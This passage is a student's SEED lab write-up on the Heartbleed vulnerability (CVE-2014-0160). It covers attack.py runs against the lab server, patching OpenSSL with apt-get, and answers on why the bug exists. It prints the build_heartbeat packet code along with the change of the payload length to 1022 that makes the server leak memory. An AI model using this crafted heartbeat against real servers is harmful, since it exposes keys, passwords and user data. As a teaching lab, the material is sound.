
```

- `./attack.py www.heartbleedlabelgg.com --length 22` after some attempts, `--length 22` appears to be the boundary.



## 3.3 Countermeasure and Bug Fix

### Task 3.1:




```

Terminal
Setting up mysql-server (5.5.62-0ubuntu0.12.04.1) ...
Setting up apache2.2-common (2.2.22-1ubuntu1.15) ...
Setting up apache2-mpm-prefork (2.2.22-1ubuntu1.15) ...
* Starting web server apache2 [ OK ]
Setting up apache2 (2.2.22-1ubuntu1.15) ...
Setting up libdpkg-perl (1.16.1.2ubuntu7.9) ...
Setting up dpkg-dev (1.16.1.2ubuntu7.9) ...
Setting up gstreamer0.10-plugins-base-apps (0.10.36-1ubuntu0.2) ...
Setting up icoutils (0.29.1-2ubuntu0.2) ...
Setting up kde-runtime-data (4:4.8.5-0ubuntu0.3) ...
Setting up kdelibs5-data (4:4.8.5-0ubuntu0.6) ...
Setting up kdelibs5-plugins (4:4.8.5-0ubuntu0.6) ...
Setting up kde-runtime (4:4.8.5-0ubuntu0.3) ...
Setting up libapache2-mod-php5 (5.3.10-1ubuntu3.48) ...
* Reloading web server config apache2 [ OK ]
Processing triggers for libreoffice-common ...
Setting up libreoffice-emailmerge (1:3.5.7-0ubuntu13) ...
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
Processing triggers for initramfs-tools ...
update-initramfs: Generating /boot/initrd.img-3.5.0-37-generic
Processing triggers for libgdk-pixbuf2.0-0 ...
Processing triggers for dictionaries-common ...
[06/23/2022 21:42] seed@ubuntu:~$

```

- `sudo apt-get update`
- `sudo apt-get upgrade` to update the OpenSSL library to the newest version.



```

Terminal
#####
.F
[06/23/2022 21:44] seed@ubuntu:~/Downloads/HeartBleed$ ./attack.py www.heartbleedlabelgg.com -l 0x4000
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[06/23/2022 21:44] seed@ubuntu:~/Downloads/HeartBleed$

```

- `./attack.py www.heartbleedlabelgg.com -l 0x4000` after updating the seed server machine we only receive `.F`, the attack fails.



**Task 3.2:**

The reason the Heartbleed vulnerability exists is because the payload length is being directly received without any checks. To prevent the attack, limit the accepted size to below the boundary.

**Alice, Bob, and Eva:**

Alice thinks the fundamental cause is missing the boundary checking during the buffer copy.

Alice is correct, failing to boundary check is a cause.

Bob thinks the cause is missing the user input validation.


Bob is correct, user validation could prevent a cause for the Heartbleed attack.

Eva thinks that we can just delete the length value from the packet to solve everything.

Eva is wrong, if length is deleted then we can't transfer data.

## Summary

### Heartbeat: OpenSSL Implementation



### Possibility: Payload\_length inconsistency

SYRACUSE  
UNIVERSITY  
ENGINEERING  
& COMPUTER  
SCIENCE

The diagram shows a code snippet for the `build_heartbeat` function and a corresponding packet structure. The code snippet is as follows:

```
def build_heartbeat(tls_ver):
    heartbeat = [
        0x18, # Content Type (Heartbeat)
        0x03, tls_ver, # TLS version
        0x00, 0x29, # Length
        # Heartbeat header
        0x01, # Type (Request)
        0x00, 0x16, # Payload length = 22 bytes !!!!!!!!
        # Payload content ends 22 bytes
        0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
        0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
        0x41, 0x41, 0x41, 0x41, 0x41, 0x42,
        # Paddings ends 16 bytes
        0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
        0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45
    ]
```

A blue box highlights the line `0x00, 0x16, # Payload length = 22 bytes !!!!!!!!` with the text "Replaced by 0x03, 0xEF # payload length = 1022". To the left of the code, a packet structure is shown with four fields: 'Type(request)' (blue), 'Payload\_length+1000' (orange), 'Payload[Payload\_length]' (black), and 'Padding[padding\_length]' (blue). A green arrow points from the 'Payload\_length+1000' field to the 'Payload' field.

### Possible Attack: on the server side

